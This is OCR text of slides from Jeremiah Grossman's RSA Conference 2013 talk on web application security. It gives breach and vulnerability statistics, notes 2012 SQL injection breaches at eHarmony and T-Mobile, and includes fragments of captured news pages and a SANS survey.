RSA CONFERENCE 2013

Security in knowledge

Application Security Everywhere: Getting Over the Old and Making the New

Jeremiah Grossman

Founder & Chief Technology Officer,

WhiteHat Security

Session ID: ASEC-W21

Session Classification: Application Security

Jeremiah Grossman

- Founder & CTO of WhiteHat Security
- International Presenter
- TED Alumni
- InfoWorld Top 25 CTO
- Co-founder of the Web Application Security Consortium
- Co-author: Cross-Site Scripting Attacks
- Former Yahoo! information security officer
- Brazilian Jiu-Jitsu Black Belt


- Founded 2001
- Headquartered in Santa Clara, CA
- Employees: 240+
- WhiteHat Sentinel – SaaS end-to-end website risk management platform (static and dynamic analysis)
- Customers: 500+ (Banking, Retail, Healthcare, etc)

Two Worlds of Web Security

Website

A website must be able to defend itself against a hostile client [browser].

Web Browser



A browser must be able to defend itself against a hostile website.

What we already knew going in to 2012...

- “Web applications abound in many larger companies, and remain a popular (54% of breaches) and successful (39% of records) attack vector.” -Verizon Data Breach Investigations Report (2012)
- “SQL injection was the means used to extract 83 percent of the total records stolen in successful hacking-related data breaches from 2005 to 2011.” -Privacyrights.org


...about the victims and attackers...

- Website breach victims located all over the world, are large and small, famous and obscure, government and private sector, with primary and secondary systems affected. Whatever is not locked down and publicly accessible, gets hacked.
- The three primary threat agents are Hacktivists, Cyber-Criminals, and Nation-State sponsored adversaries.

...the vulnerability within the system...

- The SSL-CA infrastructure remains untrustworthy even when root-certs are not constantly compromised, or when Juliano Rizzo and Thai Duong are not releasing research.
- Malware is primarily propagated in two ways, via Web browsers and email. Despite $8 billion spent annually on anti-virus products, the malware problem is rampant and extremely lucrative -- for the good guys as well as the bad.
- Compliance != 'Secure,' yet is a huge market driver.
- 8 out of 10 websites have at least one serious vulnerability. During 2011, the average was 79 vulnerabilities per website, with a time-to-fix of 38 days, and a 63% remediation rate.

Average annual amount of new serious* vulnerabilities introduced per website




*** Serious Vulnerability:** A security weakness that if exploited may lead to breach or data loss of a system, its data, or users. (PCI-DSS severity **HIGH**, **CRITICAL**, or **URGENT**)

WhiteHat Sentinel


Top 15 Vulnerability Classes (2012)

Percentage likelihood that at least one serious* vulnerability will appear in a website




No longer in the Top Ten!

WASC: Web Hacking Incident Database



[some interesting] Breaches In 2012…



KrebsonSecurity

In-depth security news and investigation

eHarmony Hacked

Online dating giant eHarmony has begun urging many users to change their

Joseph Essas, chief technology officer at eHarmony, said Russo found a SQL injection vulnerability in one of the third party libraries that eHarmony has been using for content management on the company's advice site – advice.eharmony.com. Essas said there were no signs that accounts at its main user site — eharmony.com — were affected.

AUSTRALIAN EDITION

SC MAGAZINE

SECURE BUSINESS INTELLIGENCE

POPULAR: netgear, android

HOME NEWS IN DEPTH REVIEWS EVENTS SC AWARDS

WHAT WE'RE FOLLOWING: Predictions • Jobs • Print edition


Home / Security News / Hackers

T-Mobile reused staff passwords

Comment Now

...ped internal login-in details for T-Mobile staff ...d reused passwords for multiple accounts.

Hackers from group Teamp0ison claimed to have found SQL injection vulnerabilities on the T-Mobile website where it found the names, email addresses, phone numbers and passwords of the administrators and staff members.



SANS Survey on Application Security Programs and Practices

December 2012

A SANS Whitepaper

Written by: Jim Bird and Frank Kim

Advisor: Barbara Filkins





Figure 4. Size of Application Portfolio



threatpost

The Kaspersky Lab Security News Service

Wednesday, December 19th, 2012

Google™ Custom Sea
Search
Apple | Cloud | Compliance | Critical Infrastructure | Cryptography | Government |
Mobile Security | Privacy | SMB | Social Engineering | Virtualization | Vulner
Home › Microsoft ›

April 26, 2012, 1:37PM

